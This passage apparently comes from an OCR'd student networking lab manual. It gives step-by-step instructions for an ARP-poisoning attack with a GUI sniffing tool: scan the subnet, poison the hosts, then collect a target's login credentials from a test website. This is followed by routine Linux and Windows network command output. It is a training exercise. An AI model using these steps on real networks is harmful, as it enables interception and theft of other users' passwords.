






Step 4: Right Click & Delete all Entries




Step 5: All host in my subnet click & Mark All Tests


route
CCDU
Wireless
Query
Host name
M3
MAC Address Scanner
Target
All hosts in my subnet
Range
From
192 . 168 . 90 . 1
To
192 . 168 . 90 . 254
Promiscuous-Mode Scanner
ARP Test (Broadcast 31-bit)
ARP Test (Broadcast 16-bit)
ARP Test (Broadcast 8-bit)
ARP Test (Group bit)
ARP Test (Multicast group 0)
ARP Test (Multicast group 1)
All Tests
OK
Cancel


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address MAC address OUI fingerprint Host name B... B... B8 Gr M0 M1 M3
192.168.90.1 8416F9262088
192.168.90.112 F0090D8595A2
192.168.90.117 5C628B2F5255
192.168.90.121 3C52A1067F87
192.168.90.124 F0090D85D412
192.168.90.125 ECE1A9F7EFFD Cisco
192.168.90.126 5017FF4C70E3 Cisco
192.168.90.127 1C697AEC372B
192.168.90.128 8416F973C9B9
192.168.90.129 0495E64630D0
192.168.90.130 A4AE12FC8177
192.168.90.131 1C697AEC38D8
192.168.90.133 E865D48BF128
192.168.90.134 14EBB6D465DD
192.168.90.135 98DED0EAB6E5
192.168.90.136 98DED0EAB631
192.168.90.137 8416F9744CD3
192.168.90.138 F0090D85D29E
192.168.90.139 A86E84738639
192.168.90.140 A4AE12FC7F55
192.168.90.141 18A6F743B119
ARP Test (Broadcast 31-bit) ... [92%]
Current Host:
192.168.90.235
Cancel
Hosts APR Routing Passwords VoIP
Lost packets: 0%




Step 6: Goto Arp and after that some previous entries will appear





Step 7: Right/Left Click and Delete all entries

Step 8: Right/Left click or click on + icon




Step 9: Select 1st ip address and then from right table select all







Step 10: click start arp icon




Step 11: Open testphp website from targeted host and go to signup



Step 12: Enter Username & Password & Login



Step 13: Go to Crackers where We can see Username & Password



PRACTICAL NO 3

Aim:
Linux Network Analysis and ARP Poisoning

- Linux Network Analysis:

Steps:

o Execute the ifconfig command to retrieve network interface information.

1. Ifconfig

```
charul@rocky-cs:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed5:406e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d5:40:6e  txqueuelen 1000  (Ethernet)
        RX packets 40668  bytes 60726201 (60.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2737  bytes 226198 (226.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 349  bytes 53416 (53.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 349  bytes 53416 (53.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

o Use the ping command to test network connectivity and analyze the output.

2.ping google.com

```
charul@rocky-cs:~$ ping google.com
PING google.com (172.217.174.238) 56(84) bytes of data.
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=1 ttl=118 ti
me=6.96 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=2 ttl=118 ti
me=26.5 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=3 ttl=118 ti
me=5.61 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=4 ttl=118 ti
me=13.1 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=5 ttl=118 ti
me=18.0 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=6 ttl=118 ti
me=15.5 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=7 ttl=118 ti
me=16.9 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=8 ttl=118 ti
```

o Analyze the netstat command output to view active network connections.

3. netstat

```
charul@rocky-cs:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 rocky-cs:nfs            rocky-cs:893            ESTABLISHED
tcp        0      0 rocky-cs:893            rocky-cs:nfs            ESTABLISHED
udp        0      0 rocky-cs:bootpc         _gateway:bootps         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     23837
unix  3      [ ]         STREAM     CONNECTED     21707
unix  2      [ ]         DGRAM                    23707
unix  3      [ ]         STREAM     CONNECTED     13418
unix  3      [ ]         STREAM     CONNECTED     23519
unix  3      [ ]         STREAM     CONNECTED     25040    /home/charul/.cache/i
bus/dbus-HiqiMVh7
unix  2      [ ]         DGRAM                    25028
unix  3      [ ]         STREAM     CONNECTED     19422    /run/user/1001/bus
unix  3      [ ]         STREAM     CONNECTED     23839
unix  3      [ ]         STREAM     CONNECTED     22729
unix  3      [ ]         STREAM     CONNECTED     19421
unix  3      [ ]         STREAM     CONNECTED     11405
unix  3      [ ]         STREAM     CONNECTED     8952
unix  3      [ ]         STREAM     CONNECTED     24078
```

o Perform a traceroute to trace the route packets take to reach a target host.

4.traceroute google.com

```
rocky@rocky-cs:~$ sudo apt install traceroute
[sudo] password for rocky:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  traceroute
0 upgraded, 1 newly installed, 0 to remove and 3 not upgraded.
Need to get 60.5 kB of archives
```

```
aayush@aayush-virtual-machine:~$ traceroute google.com
traceroute to google.com (142.250.183.206), 30 hops max, 60 byte packets
 1  _gateway (192.168.237.2)  0.180 ms  0.068 ms  0.083 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
```

Windows:

ipconfig

```
C:\Windows\System32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::56ed:c0a2:81c3:f618%18
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:
```

ping

```
C:\Windows\System32>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
